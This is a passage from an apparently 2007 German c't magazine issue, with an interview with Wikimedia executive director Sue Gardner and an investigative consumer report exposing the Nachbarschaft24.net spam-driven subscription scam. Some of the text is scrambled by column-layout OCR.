nadischen Fernsehens zuständig. Anlässlich ihres Antrittsbesuchs in Deutschland sprach Gardner mit der c't über ihre neuen Aufgaben und die Zukunft der Stiftung.

*c't: Frau Gardner, wie sind Sie zur Wikimedia Foundation gekommen?*

Sue Gardner: Ich war am Tag des Amoklaufs an der Universität von Virginia auf einer Konferenz. In den Pausen informierte ich mich über die Geschehnisse. Dabei stieß ich auf die Wikipedia, die eine unglaublich gute Berichterstattung zu dem Amoklauf machte. Ein Freund hatte vorher erwähnt, dass Wikimedia einen neuen Executive Director sucht und ich überlegte, wie toll es wäre, an diesem exzellenten Projekt beteiligt zu sein. Ich sprach mit

*c't: Insgesamt beträgt das Budget für das laufende Geschäftsjahr 4,6 Millionen Dollar. Die Spendeneinnahmen belaufen sich derzeit aber nur auf etwas über eine Million Dollar. Woher kommt das Geld?*

Gardner: Es war nie vorgesehen, dass die aktuelle Spendenkampagne das gesamte Budget einspielt. Wir haben mit zirka einer Million Dollar gerechnet. Zusätzlich erwarteten wir demnächst 1,2 Millionen Dollar von Großspendern. Ich bin gerade dabei, einen Spendenbeauftragten zu engagieren. Diese Person wird sich nicht nur um die Organisation künftiger Spendenkampagnen kümmern, sondern soll auch gezielt potenzielle Spender ansprechen. Schon heute bekommen wir eine nicht unbeträchtliche Summe von Großspendern – ohne dass wir dafür geworben haben. Ich glaube, wenn wir anfangen, die Leute gezielt anzusprechen, werden wir die Spendeneinnahmen wesentlich steigern können. Als Philanthrop würde ich für Projekte spenden, die die Welt verändern. Wir bei Wikimedia haben ein solches Projekt.

**„Als Philanthrop würde ich für Projekte spenden, die die Welt verändern. Wir bei Wikimedia haben ein solches Projekt.“**

Freunden, ich sprach mit Brad Patrick – alles passte zusammen. So bewarb ich mich um den Posten. Als ich den Job annahm, habe ich nicht sofort mein Haus in Toronto verkauft. Ich wusste nicht, ob alles funktionieren würde. Die Organisation ist gerade im Umbruch, ich wollte erst sehen, ob ich einen wesentlichen Beitrag leisten kann. Nach fünf Monaten glaube ich, dass ich das kann. In San Francisco werden wir etwas Neues aufbauen.

*c't: Ist ein kompletter Neustart nötig?*

Gardner: Wir werden die Foundation nicht bis auf den Grund einreißen. Ich habe versucht, so viel Wissen, so viele Leute wie möglich beim Umzug mit nach San Francisco zu nehmen. Ich glaube nicht, dass die Wikimedia irgendwann einmal 300 Angestellte haben wird. Derzeit sind es elf, ich glaube wir werden in Zukunft 20 bis 30 Angestellte beschäftigen. Der wichtigste Teil der Organisation sind die vielen freiwilligen Mitarbeiter. Und die Community wird dort bleiben, wo sie auch schon jetzt ist: überall auf der Welt.

*c't: Im letzten Jahr hat eine Großspende für Streit gesorgt. Die Wikimedia Foundation blendete auf allen Wikipedia-Seiten das Logo der Virgin Stiftung ein. Empörte Wikipedianer sahen darin eine Werbung für den Virgin-Konzern. Wird es bei künftigen Spendern anders sein?*

Gardner: Ja. Die Spender, mit denen wir jetzt zu tun haben, wollen uns einfach nur helfen. Wir sind da in einer glücklichen Lage: Wir müssen die Interessen der Großspender nicht gegen die Interessen der Community abwägen – beide verfolgen das gleiche Ziel.

*c't: Werbung ist demnach für Wikimedia kein Weg, Geld zu beschaffen?*

Gardner: Wir wollen das nicht zu 100 Prozent ausschließen. Aber ich persönlich glaube nicht, dass wir jemals diesen Weg beschreiten werden. Auf den Webseiten der Canadian Broadcast Corporation habe ich Werbung eingeführt – das war Teil meines Jobs. Für die CBC war es die richtige Entscheidung. Bei Wikipedia verhält es sich jedoch anders.

Es gibt viele Philanthropen, die an Erziehung oder der Förderung der Entwicklungsländer interessiert sind. Ich glaube daher nicht, dass wir jemals gezwungen sein werden, Werbung einzuführen.

*c't: Könnte die Wikimedia Foundation unpopuläre Entscheidungen durchsetzen? Wer entscheidet in der Wikipedia? Die Foundation, die Community oder der innere Zirkel der Wikipedia-Administratoren und -Autoren?*

*Gardner:* (lacht) Ich glaube, es ist eine Frage der Balance. Die Community ist der Kern des ganzen Projekts. Für mich als Manager ist es interessant: Ich kann der Community nicht vorschreiben, etwas zu tun. Wenn es niemand interessant oder notwendig findet, wird es niemand tun. Die Foundation hat gleichwohl eine Führungsrolle. Wir haben die Aufgabe, den Dialog zu moderieren und zu bestimmen, wo die Reise hingehen soll. Es gibt da sicherlich Spannungen, aber sie führen dennoch ans Ziel.

*c't: Die Meinungsbildung innerhalb der Wikipedia und ihrer Schwesterprojekte ist jedoch mehr als chaotisch. Planen Sie, die Entscheidungsprozesse in der Gemeinschaft mehr zu formalisieren?*

*Gardner:* Ich glaube, das werden wir nach und nach tun. Die Geschichte der Wikipedia folgt dem klassischen Verlauf: zu Beginn Jimmy Wales mit seinem charismatischen und visionären Auftreten. Zunächst halfen ihm einige Freunde, später wurde die Organisation professionalisiert. Ein wesentlicher Wendepunkt war, als die Wikimedia-Komitees gegründet wurden. Es ist „work in progress“ und wir lernen ständig neue Dinge hinzu. Zum Beispiel gab es vor kurzem den Vorschlag, eine spezielle Mailingliste für Bekanntmachungen zu schaffen, damit die Leute nicht jeden Tag 500 Mails lesen müssen, um zu erfahren, was gerade vor sich geht. In der Diskussion gab es jedoch keinen Konsens für eine solche Liste. Vielleicht werden wir jetzt einfach wichtige Mails mit dem Titel „Bekanntmachung“ versehen, damit die Leser diese Mails herausfiltern können. Es ist ein evolutionärer Prozess, der nie enden wird – wie auch das Projekt selbst: Es ist ein ständiges Bemühen, die Dinge zu verbessern.

*c't: Ist die Foundation ein neuer Typus von Organisation, oder entspricht die Entwicklung der anderer Organisationen?*

*Gardner:* Ich hoffe, dass wir auch in Zukunft eine ungewöhnliche Organisation sind, die ihre ganz eigenen Wege verfolgt. Ich glaube, wir können es schaffen. Als Managerin bin ich sehr an Organisationsformen interessiert. Wir können bei Wikimedia neue Wege ausprobieren, die Community anzusprechen, Dinge in Schwung zu bringen – oder zu bestimmten Entscheidungen zu kommen. Meine Aufgabe ist es, eine Umgebung zu schaffen, in der die Leute experimentieren können.



nen entstanden, da die Leute hier auch Zeit und Mittel haben, sich ehrenamtlich zu engagieren. Vielleicht ist diese Organisationsform für Entwicklungsländer nicht besonders geeignet. Neben einem Spendenbeauftragten werden wir auch einen Koordinator für Partnerschaften einstellen, der sich um Kontakte zu Organisationen in Entwicklungsländern bemüht. Diese Organisationen können uns erklären, wie wir sie unterstützen können – zum Beispiel mit Büchern oder DVDs. Wir planen auch weitere Wikipedia-Academy-Konferenzen.

*c't: Viele Artikel in der Wikipedia sind für Entwicklungsländer nicht gerade nützlich. Muss sich Wikipedia anpassen, um Aufbauhilfe zu leisten?*

*Gardner:* Nicht unbedingt. Ich glaube, die Menschen bekommen die Wikipedia, die sie verdienen. Wenn sie an „Deutschland sucht den Superstar“ interessiert sind, finden sie in der Wikipedia jede Menge Informationen. Gleichzeitig kann man aber auch Artikel über höhere Mathematik finden. Die Wikipedia ist wie ein großes Zelt: Hier ist genug Platz für all das. Wir brauchen sicherlich Übersetzungen von Basis-Informationen in andere Sprachen – zum Beispiel über Krankheiten. Aber vorrangig sollten die Menschen in den Entwicklungsländern selbst über Dinge schreiben, die sie betreffen.

*c't: Die Stimmung in der Wikipedia ist derzeit nicht die Beste ...*

*Gardner:* Das ist eine heikle Situation. Mein Vater interessiert sich zum Beispiel sehr für die Geschichte des kanadischen Pelzhandels. Er hat Karten der Wildwege, er hat Tagebücher von Pelzhändlern aus dem 17. Jahrhundert, er gibt sogar Kurse an der Universität. Als ich bei Wikimedia anfing, überlegte ich, ob ich meinen Vater zur Mitarbeit

## *„Die Community ist der Kern des ganzen Projekts. Ich als Manager kann der Community nicht vorschreiben, etwas zu tun.“*

*c't: Welche Rolle werden die nationalen Sektionen wie zum Beispiel Wikimedia Deutschland in Zukunft spielen?*

*Gardner:* Sie werden eine wesentliche Rolle spielen. So spielt die lokale Expertise eine große Rolle bei der Weiterentwicklung der Projekte. Wikimedia Deutschland unterstützt die Foundation mit erheblichen Beträgen, mit denen Server in Amsterdam finanziert werden.

*c't: Werden Sie neue Sektionen in Entwicklungsländern gründen?*

*Gardner:* Als Erstes habe ich mir die Frage gestellt: Was tun wir für die Entwicklungsländer? Unsere Aufgabe ist ja nicht, eine Webseite zu bauen, wir wollen die Informationen zu den Menschen bringen. Die Wikimedia-Sektionen sind bisher in entwickelten Natio-

ern unternommen. Aber dann dachte ich, dass der Umgangston in der Wikipedia etwas grob ist. Mein Vater ist in den 70ern, als Pfarrer ist er es gewohnt, dass die Menschen respektvoll mit ihm sprechen. So habe ich ihm vorerst nicht empfohlen, in der Wikipedia mitzuarbeiten. Der gemeinsame Umgang miteinander ist ein Gebiet, in dem die Wikipedia tatsächlich Einfluss nehmen kann. Wir können bestimmte Verhaltensweisen fördern. Dabei ist die Wikipedia-Community nicht besonders unangenehm – ich glaube, wir sind in der Beziehung nicht schlechter als andere Online-Communities. Ich würde gerne mehr gegenseitige Unterstützung und Freundlichkeit innerhalb der Community sehen. Wir müssen uns daran erinnern, dass dies ein Wert für sich ist. Und wenn das eintritt, kann ich auch meinem Vater die Mitarbeit empfehlen.

(jk)

Georg Schnurer

# Angelockt und abgezockt

## Social engineering mit der Nachbarschaftsmasche

**Einladungen aus der Nachbarschaft nimmt man als höflicher Mensch gern an. Doch die Höflichkeit und das Interesse an nachbarlichen Kontakten können im Internet zum Angriffspunkt für Abzocker werden.**

Tobias H. wohnt in einem idyllischen Städtchen im oberbayrischen Landkreis Traunstein. Kontaktplege, auch über's Internet, ist ihm wichtig. So freute er sich sehr, als er Anfang November eine E-Mail im Postfach fand: „Evi aus Trostberg lädt Dich ein“ stand im Betreff, berichtet uns der angehende IT-Systemkaufmann. Und eine Evi, die in Trostberg lebt, kennt er schon länger, hatte sie aber aus den Augen verloren. „Schön, dass die sich mal meldet“, dachte sich Tobias und klickte sofort auf den Link in der E-Mail.

Der schnelle Mausklick führte ihn auf Nachbarschaft24.net, eine Website, die auf den ersten Blick wie eines der vielen kostenlosen Web-2.0-Community-Angebote wirkt. „Suche nach Mitgliedern in Deiner Nachbarschaft. Gebe dafür Deine Kontaktdata ein!“ prangte in nicht ganz korrektem Deutsch und fetten Lettern über der Eingabemaske für Straße, Postleitzahl, Geburtsdatum und E-Mail-Adresse. Mit „Die Suche starten“ sollte es losgehen. Aber halt, vorher mussten noch die AGB abgenickt werden. Tobias H. tat das und freute sich, nun zu erfahren, was denn aus der Evi geworden war.

### Datensammler

Doch so schnell war er nicht am Ziel. Auf der nächsten Seite sollte er seinen Namen und seine Telefonnummer angeben. Jetzt noch auf „Sofort loslegen“ geklickt, und schon könnte er mit der Evi in Kontakt treten. Nein, Pustekuchen. Erst sollte er noch seinen Zugang mit Hilfe des per E-Mail übermittelten Links freischalten und sein eigenes Profil bei Nach-



barschaft24.net eingeben. Na meinewegen, dachte sich das frisch gebackene Mitglied und versorgte Nachbarschaft24.net mit weiteren persönlichen Daten.

Nach vielen weiteren Fragen war es soweit: Tobias wollte endlich erfahren, was die „Evi aus Trostberg“ denn nun so treibt. Doch da konnte ihm Nachbarschaft24.net leider nicht weiterhelfen. Eine Evi aus Trostberg gab es im Datenbestand der Firma nicht. „Wieso hat die mich denn dann hierher eingeladen?“, fragte sich Tobias. Dann kramte er ein betagtes Notizbuch hervor und tatsächlich, die alte Rufnummer von Evi funktionierte noch. Man sprach kurz über alte Zeiten und schließlich fragte Tobias auch nach Nachbarschaft24.net. „Kenn ich nicht“, war Evis Antwort. Eine Einladung an ihn, sich bei dieser Webseite zu registrieren, hatte sie natürlich auch nicht ausgesprochen. Was solls, dachte sich Tobias N. und vergaß die ganze Angelegen-

heit. Der Kontakt zu Evi war nun ja wieder hergestellt – auf die Hilfe von Nachbarschaft24.net konnte er verzichten.

Die Website brachte sich am 23. November wieder in Erinnerung. „Wir freuen uns, dass Sie sich unserer Community angelassen haben“ schrieb das in Dubai ansässige Unternehmen und gratulierte zum Gewinn eines „exklusiven Hotelgutscheins“ in Höhe von 500 Euro. Zugleich forderte es von dem verdutzten Tobias H. 54 Euro „Nutzungsgebühr“ für das Erstellen seines Profils und die Nutzung des Dienstes. Das Geld möge er doch bitte innerhalb von sieben Tagen auf ein Konto bei der Commerzbank überweisen.

Bezahlen, wofür denn? Erneut begab er sich auf die Webseite und entdeckte tatsächlich zwischen den bewegten bunten Bildern in einem hellblauen Kasten den Hinweis: „Lerne nette Menschen kennen, melde dich jetzt an und teste unsere Community vierzehn Tage kostenlos. Danach fal-

len 9 Euro Monatsbeitrag an. Die Mitgliedsdauer ist auf zwei Jahre ausgelegt.“ Mit anderen Worten: Durch das Klicken auf „Die Suche starten“ und „Jetzt sofort loslegen“ hatte er sich nach der Lesart des Anbieters ein Zweijahresabo ans Bein gebunden.

Bei den geforderten 54 Euro handelte es sich um die erste Halbjahresrate, erfuhr er aus dem Allgemeinen Geschäftsbedingungen (AGB), die er als Anhang der Begrüßungsmail entdeckte. Der Vertrag verlängere sich automatisch um zwei weitere Jahre, wenn er nicht spätestens einen Monat vor Ablauf gekündigt werde. „Muss ich nun tatsächlich 216 Euro zahlen, nur weil ich einen unauffälligen Kostenhinweis übersehen habe?“, fragte Tobias H. die c't-Redaktion.

### Fallensteller

Nadia G. erging es ähnlich. Sie war vor kurzem umgezogen und freute sich sehr, als sie eine E-Mail-Botschaft erhielt: „Deine Nachbarin Anna lädt Dich ein“. Nadia G. glaubte, es handele sich

**VOR  
SICHT  
KUNDE!**

um eine Freundin, die sie immer wieder in diversen Online-Communities trifft. So rechnete sie auch nicht mit Ärger, als sie ihre neue Anschrift und ihre E-Mail-Adresse auf der Webseite „Nachbarcommunity.com“ eingab. Dann machte die E-Mail mit dem Absender „Nachbarschaft24.net“ und dem Bestätigungscode sie allerdings stutzig: Eine Firma mit Sitz in Dubai und einem „Servicecenter“ in der Schweiz – das erschien ihr nicht geheuer. Vorsichtshalber klickte sie also nicht auf den Bestätigungslink.

Unbehelligt bleibt Nadia G. deshalb allerdings nicht. Seit sie ihre E-Mail-Adresse preisgegeben hat, quillt ihr Postfach über mit angeblichen Einladungen ihrer Nachbarn. Mal soll sie auf „Nachbarflirt.com“ klicken, mal auf „nachbar-on.com“, dann auf „Nachbar-freunde-einladen.net“ oder „nachbar-linkon.com“. Der Text gleicht aufs Wort den Schlagzeilen auf Nachbarschaft24.net: „Direkter Kontakt zu Gleichgesinnten“, „Automatische Suche“ und so weiter. Auch Nachbarschaft24.net lässt seither nicht locker und versucht immer wieder, Nadine G. zum Klicken auf den Bestätigungslink zu bewegen.

## Feines Netzwerk

Über den Link in einer der Spam-Mails gelangt man auf eine Webseite, die auf den ersten Blick genauso aussieht wie „www.Nachbarschaft24.net“. Mit einem wesentlichen Unterschied: Der Hinweis auf die Kosten der Mitgliedschaft wird nicht in Fettchrift gesetzt und geht so völlig unter. Ein Versehen oder Zufall?

Zufall wohl kaum. Die aktuelle Spammwelle enthält den Link „<http://www.sei-mein-freund.de/nachbarn>“, ein Klick darauf führt aber zu Nachbarschaft24.net. Die URL für diesen Seitenaufruf lautet „<http://www.nachbarschaft24.net/?x=y&mailid=5299&person=1>“. Hier erscheint der Kostenhinweis in magerem Blau auf graublauem Grund. Ruft man hingegen „[www.nachbarschaft24.net](http://www.nachbarschaft24.net)“ direkt auf, sieht man den Hinweis in Fett. Im Klartext: Hier hat der Websiteprogrammierer einige Mühe darauf verwendet, die Verschleierung der Kosten zu verschleiern.

Interessant ist ein näherer Blick auf die Registrierungsdaten der Websites, die in den Spam-



**Arglistige Täuschung? Der magere Kostenhinweis erscheint noch unauffälliger, wenn die Website über einen Link in einer SPAM-Mail angesurft wird.**

Mails genannt werden. So sind die URLs „nachbar-freunde-einladung.net“, „nachbar-linkon.com“ und „nachbar-on.com“ angeblich auf einen „Peter Jones“ mit Wohnsitz in „None 990“ eingetragen, der telefonisch unter „+1268 000 00000000“ zu erreichen sein soll und die E-Mail-Adresse „info@vollsprint-sauigen.com“ führt. Solcher Unfug dürfte nach den international gültigen Regeln für die Domainvergabe eigentlich gar nicht vorkommen. Trotzdem war die „ip69 internet solution AG“ anscheinend bereit, diese Einträge vorzunehmen.

Noch schöner liest sich der Whois-Eintrag von „nachbarcommunity.com“: Ansprechpartner ist hier „Hostmaster of the Day“ von „Domain Proxy Service“ mit Sitz in „PA-0000 Panama City“. Telefon- und Faxnummer (+507 00 0000) sind ebenso deutlich falsch wie die angegebene E-Mail-Adresse „trashmail@trashmail.net“. Als Registrar für „nachbarcommunity.com“ zeichnet die EPAG Domainservices GmbH verantwortlich.

Angesichts solcher Regelverstöße bei der Registrierung verwundert es wenig, dass einige dieser Domains inzwischen nicht mehr erreichbar sind. Aber das Geschäft mit der Abo-Abzocke geht trotzdem weiter und läuft offensichtlich auch über .de-Domains. So führte uns der Link auf die Adresse „sei-mein-freund.de/nachbarn“ in einer der Spam-Mails auf eine Version von „Nachbarschaft24.net“ mit getarntem Kostenhinweis. Für „sei-mein-freund.de“ zeichnet ein „Martin Zaremba“ aus Bredstedt verantwortlich. Mit der bei der Registrierung angegebenen Rufnummer

erreicht man einen Anrufdienst und darf dort immerhin eine Nachricht hinterlassen.

Auch wenn sich wohl nicht nachweisen lässt, dass Martin Zaremba hinter den Spam-Mails steckt, so scheint doch offensichtlich, dass er mit den Abzockern aus Dubai gemeinsame Sache macht. Warum sonst sollte er auf seiner Webseite eine passende Schummel-Weiterleitung einbauen?

Auch auf „Sei-mein-freund.de“ geht nicht alles mit rechten Dingen zu: Dort darf man sich und seine Freunde kostenlos eintragen und dabei jede Menge persönlicher Daten an Martin Zaremba übermitteln. Eine Datenschutz-Erklärung sucht man vergeblich. Herr Zaremba betreibt auch die Webseite „golyr.de“. Wer dort vorbeischaut, muss erst einmal die Werbung eines anderen Falleneplers wegklicken: „Lebenszeit.com“ lauert auf Opfer, die bereit sind, für einen simplen „Lebenserwartungstest“ schlapp 99 Euro zu zahlen – ohne klar ersichtlichen Kostenhinweis, versteht sich. Die Abzocker-Werbung loszuwerden ist gar nicht so einfach, denn die Seite schließt sich nicht etwa beim Klick auf das „X“, wie man es gewohnt ist.

Eines muss man den Spammern rund um Nachbarschaft24.net lassen: Im Social Engineering sind sie gut. Besonders der Fall von Tobias H. zeigt, wie gut die Spam-Mails inzwischen auf die potenziellen Opfer zugeschnitten sind.

Ganz unerwartet kommen diese Tricks aber nicht. Es war schließlich nur eine Frage der Zeit, bis auch dubiose Geschäftsmacher die Möglichkeiten des Web 2.0 für sich entdeckten. Je

mehr Menschen ihre Daten und persönlichen Interessen frei zugänglich ins Internet stellen, umso leichter wird es, automatisiert auf die Einzelperson zugeschnittene Lockangebote zusammenzustellen. Die Bauernfänger müssen dazu nur die auf gängigen Community-Sites feilgebotenen Daten und Verknüpfungen zwischen den Usern abgreifen. Das verstößt zwar in der Regel gegen die Statuten solcher Webseiten, doch un seriöse Geschäftemacher werden sich davon kaum bremsen lassen.

## Stolperfallen

Zurück zu „Nachbarschaft24.net“. Hier wirken die Registrierungsdaten – übrigens gleichfalls von der „ip69 internet solution AG“ zu verantworten – auf den ersten Blick valid. Eigner soll hier die „netsolution FZE“ mit Sitz in Dubai sein. Als Ansprechpartner wird „Barbara Fischer“ genannt. Doch wer versucht, mit der Dame telefonisch oder per Fax unter der angegebenen Rufnummer in Kontakt zu treten, bekommt nur „Kein Anschluss unter dieser Nummer“ zu hören. Immerhin scheint die im Impressum angegebene Faxnummer im Schweizer „Servicecenter“ des Unternehmens Faxe entgegenzunehmen.

Fragwürdig ist nicht nur die Art und Weise, mit der Nachbarschaft24.net auf Kundenfang geht. Auch Gestaltung der Webseite weckt Zweifel an der Seriosität. Angesichts der mit technischen Mitteln verschleierten Kosten muss man wohl von einer Täuschungsabsicht ausgehen. Zudem ist es unter Juristen höchst umstritten, ob zwei Klicks auf „Die Suche starten“ und „Jetzt sofort loslegen“ wirklich schon einen Vertragsabschluss nach sich ziehen können.

Richtig putzig – und im übrigen in dieser Form völlig unzulässig – ist die Art und Weise, mit der sich der Anbieter ein Verwertungsrecht für die von den Kunden abgesammelten Daten einräumen lassen will. Ein simples Häkchen soll sowohl die Zustimmung zu den AGBs als auch ein sogenanntes „Werbeeinverständnis“ signalisieren. Der Gesetzgeber hat hier aber deutlich höhere Hürden vorgesehen. Wer sich den Persilschein von „Nachbarschaft24.net“ ansieht, wird auch sofort erkennen, warum: Mit dem sogenannten „Werde-

einverständnis“ ermächtigt der Kunde das Unternehmen, alle gesammelten Daten an nahezu beliebige Personen und Unternehmen zu werblichen Zwecken weiterzugeben. Man möchte die per Spam-Mail angelockte Kundenschaft also nicht nur in eine Abfalle locken, sondern durch den Adress- und Datenhandel auch noch an denen verdienen, die den Dienst nach der eingeräumten 14tägigen „Testzeit“ lieber doch nicht nutzen wollen.

## Richtig wehren

Wer wie Tobias H. in die Abfalle von Nachbarschaft24.net getappt ist, kann sich angesichts der verschleierten Kosten auf einen Irrtum berufen und den Vertrag so anfechten. Ein passendes Musterschreiben haben wir in [1] bereits veröffentlicht. Das Schreiben sollte man per Fax mit qualifiziertem Sendebeleg an das Unternehmen senden. Wer auf Nummer sicher gehen will, ist allerdings gezwungen, ein teures Auslandseinschreiben in die Schweiz zu schicken.

Doch auch wer die Falle rechtzeitig erkannt und wie Nadia G. die Mitgliedschaft nicht bestätigt hat, muss befürchten, dass die Firma munter mit seinen Daten Geld verdient. Anschrift, Geburtsdatum und E-Mail-Adresse hat Nachbarschaft24.net ja bereits bei der ersten Registrierung abgegriffen. Wer hier nichts anbrennen lassen will, muss der Verwertung seiner Daten noch einmal explizit widersprechen. Angesichts der eher undurchsichtigen Strukturen des Unter-

The screenshot shows the homepage of MeinNachbar.net. At the top, there's a logo for 'MEIN NACHBAR.NET' with the tagline 'ALLE NACH-BARN UNTER SICH'. Below the logo, there's a search bar with the placeholder 'Finde heraus wer deine Nachbarn sind' and buttons for 'Suche' (Search) and 'LOGIN'. A sidebar on the right has links for 'Erstellen', 'Logout', and 'Meinprofil ändern / PW vergessen'. The main content area features a section titled 'Das kann meinNachbar.net:' with a bulleted list: 'Werden Sie heute noch Mitglied bei meinNachbar und erhalten Sie die vielen Vorteile? Nein, kein Problem! Interaktive Stadtkarte mit Ihren Nachbarn Kontakt auf und erfahren Sie mehr über die Personen, die in Ihrer Umgebung wohnen. Meisten Sie sich heraus und machen Sie neue Freunde, und entnehmen Sie eine ganz neue Art von Kommunikation.' It includes a small map with a yellow dot indicating a location. To the right, there are three banners: 'PresseSpiegel' (Bergerich24.de vom 17.10.07), 'Leverkusen - Umzugshelfer Intel SCHERZAPPEN cleverere Klicks den Stress verringern' (Bergisch24.de), and 'Leverkusen - Bis zu 40 Prozent Rabatt Umgangssachen Internet - Web-Gutscheine Rabattnachrichten' (FrankischerTag.de vom 17.10.07).

**Kostenlos? Wohl kaum. In den AGB versteckt das Unternehmen die Monatsgebühr in Höhe von 9 Euro.**

nehmens ist aber fraglich, ob man sich dort überhaupt von der Vermarktung einmal erbeuteter Daten abhalten lässt.

## Nachgefragt

Natürlich wollten wir von Barbara Fischer von Nachbarschaft24.net wissen, warum ihr Unternehmen mit Hilfe von Spam-Mails auf Kundenfang geht und warum man den Kostenhinweis mit technischen Mitteln verschleiert. Zudem interessierte uns, ob Nachbarschaft24.net bereits Kundendaten an Dritte weitergegeben hat, obwohl das Unternehmen dafür nach deutschem Recht keine wirksame Erlaubnis der Nutzer hat.

Von Christian Hoffmann und Thomas Rodenbücher, den Vorsitzenden der in Düsseldorf ansässigen „ip69 internet solution AG“ wollten wir erfahren, warum man freizügig Domains ohne korrekte und vollständige Angaben registriert. Die gleiche Frage richteten wir auch an Alexander Schwertner und Raffaela Ueing, die Geschäftsführer der EPAG Domain-services GmbH aus Bonn.

Auch mit Martin Zaremba hätten wir uns gern über seine Webseiten und seine Geschäftsbeziehung zu Nachbarschaft24.net unterhalten. Eine Nachricht an seinen Mitteilungsdienst führte zwar dazu, dass er sich per E-Mail meldete. Allerdings wollte er vor einem Gespräch erst per Mail wissen, worüber genau wir uns mit ihm unterhalten wollten. Als wir ihm das mitteilten, brach der Kontakt ab.

Netsolution FZE, die Betreiber von Nachbarschaft24.net reagierten nicht direkt auf unsere Anfrage. Stattdessen meldete sich ein von dem Unternehmen beauftragter Rechtsanwalt. Er beklagte, dass wir seine Mandantschaft nicht direkt kontaktiert hätten. Das Unternehmen habe von unserem Bericht nur indirekt über die Firma IP69 erfahren. Anscheinend liest man bei Nachbarschaft24.net keine Faxe an die Servicenummer und keine E-Mails.

Der Anwalt erklärte, sein Mandant verschicke selbst keinerlei Werbung, sondern arbeite mit Webmastern in einem Affiliate-Programm zusammen. Die Partner seien vertraglich verpflichtet, Newsletter nur an Personen zu verschicken, die dieser Form der Werbung zugestimmt hätten. Bei Nachbarschaft24.net sei weder eine Beschwerde einer Nadia G. noch die eines Tobias N. bekannt.

Etwas irritiert hat uns das Schweigen des Registrars „EPAG“. Wir hätten erwartet, dass ein verantwortungsvoll handelndes Unternehmen in dieser Branche sich von Spammern und Abzockern distanziert. Immerhin, Thomas Rodenbücher, der Geschäftsführer,

führer von ip69, meldete sich telefonisch. Er erklärte, die von uns kritisierten Domainregistrierungen habe nicht ip69 vorgenommen, sondern die Firma „Netsolution FZE“ aus Dubai. Diese verfüge über einen Domain-Reseller-Zugang und könnte darüber eigenständig Domains registrieren. Na prima, da registriert sich der Abzocker also selbst, denn nachbarschaft24.net wird ja von eben dieser „Netsolution FZE“ betrieben.

Man stehe ausschließlich per E-Mail in Kontakt, so Rodenbücher, die Firma bezahle ihre Rechnungen aber immer pünktlich. ip69 habe Netsolution FZE auf unseren Hinweis hin gemahnt, die beanstandeten Domains ordnungsgemäß zu registrieren und fehlende Daten nachzuliefern. Wenn die Firma der Aufforderung nicht nachkomme, werde ip69 den Reseller-Zugang sperren. In der Vergangenheit habe Netsolution FZE auf Beanstandungen aber immer zügig reagiert.

Wir sind natürlich gespannt, wann das Unternehmen aus Dubai alle Domains, auf die wir ip69 hingewiesen haben, mit den korrekten Daten versieht und ob die Mahnung auch in die Zukunft wirkt. Bis zum Redaktionsschluss strickte Netsolution FZE munter weiter an der Nachbarn-Masche und nahm erst jüngst eine neue Abzock-Website unter dem Namen „Meinnachbar.net“ in Betrieb, die sogar bei einigen Presseorganen lobende Erwähnung fand. Dabei ist die Arbeitsweise kaum anders als bei Nachbarschaft24.net: Per Spam-Mail werden arglose Surfer auf die Seite gelockt und dann durch ein Abo-Modell abgezockt. Klar erkennbare Kostenhinweise? Wie üblich Fehlanzeige. Schlimmer noch: Auf der Webseite heißt es sogar: „Anmeldung ist kostenlos“ – na klar, anmelden kost nix, aber den in den AGB versteckten Monatsbeitrag in Höhe von neun Euro möchte das Unternehmen aus Dubai dann doch für sechs Monate im Voraus kassieren. Rechtlich gesehen muss bei solchen Umständen zwar niemand zahlen, doch es werden sich schon genügend finden, die dem Inkassodruck nicht standhalten. (gs)

## Literatur

[1] Ronny Jahn, Mit Rechnungen unseriöser Anbieter richtig umgehend, c't 20/07, S. 98

The screenshot shows the homepage of Sei-Mein-Freund.de. At the top, there's a banner with the text 'SEI-MEIN-FREUND.de DEINE PERSONLICHE FREUNDESLISTE' and a list of features: 'DEINE PERSONLICHE FREUNDESLISTE', 'NEUE FREUNDE KENNENLERNEN', 'SCHON 1 MILLIONEN MITGLIEDER', and 'KOSTENLOS SMS VERSENDEN'. Below the banner, there's a large image of five diverse cartoon children. A call-to-action button says 'Wieviel Freunde hast Du? Finde es heraus!' with the subtext 'Hallo, ich bin Tiffany! Alle meine Freunde bekommen von mir eine eigene Freundschaftsliste! So kannst auch du in kurzer Zeit sehen, wieviel Freunde Du wirklich hast! Schick einfach Deinen Freundschaftslink an alle Deine Freunde!'. There are two main forms: a 'Jetzt neu anmelden...' form and a 'Jetzt Neu Einloggen' form. The registration form asks for 'Dein Name:', 'Deine Email Adresse:', 'Du bist? männlich/weiblich', and has a 'Foto' upload field. The login form asks for 'Dein Name:' and 'Dein Email Adresse:'.

**Spammt für Nachbarschaft - 24.net: Die harmlos wirkende Webseite sammelt fleißig Daten, verrät den Nutzern aber nicht, was mit diesen passiert.**

Andreas Stiller

# Kernfragen

## Der PC-Markt 2007 und die Kaufsituation zu Weihnachten

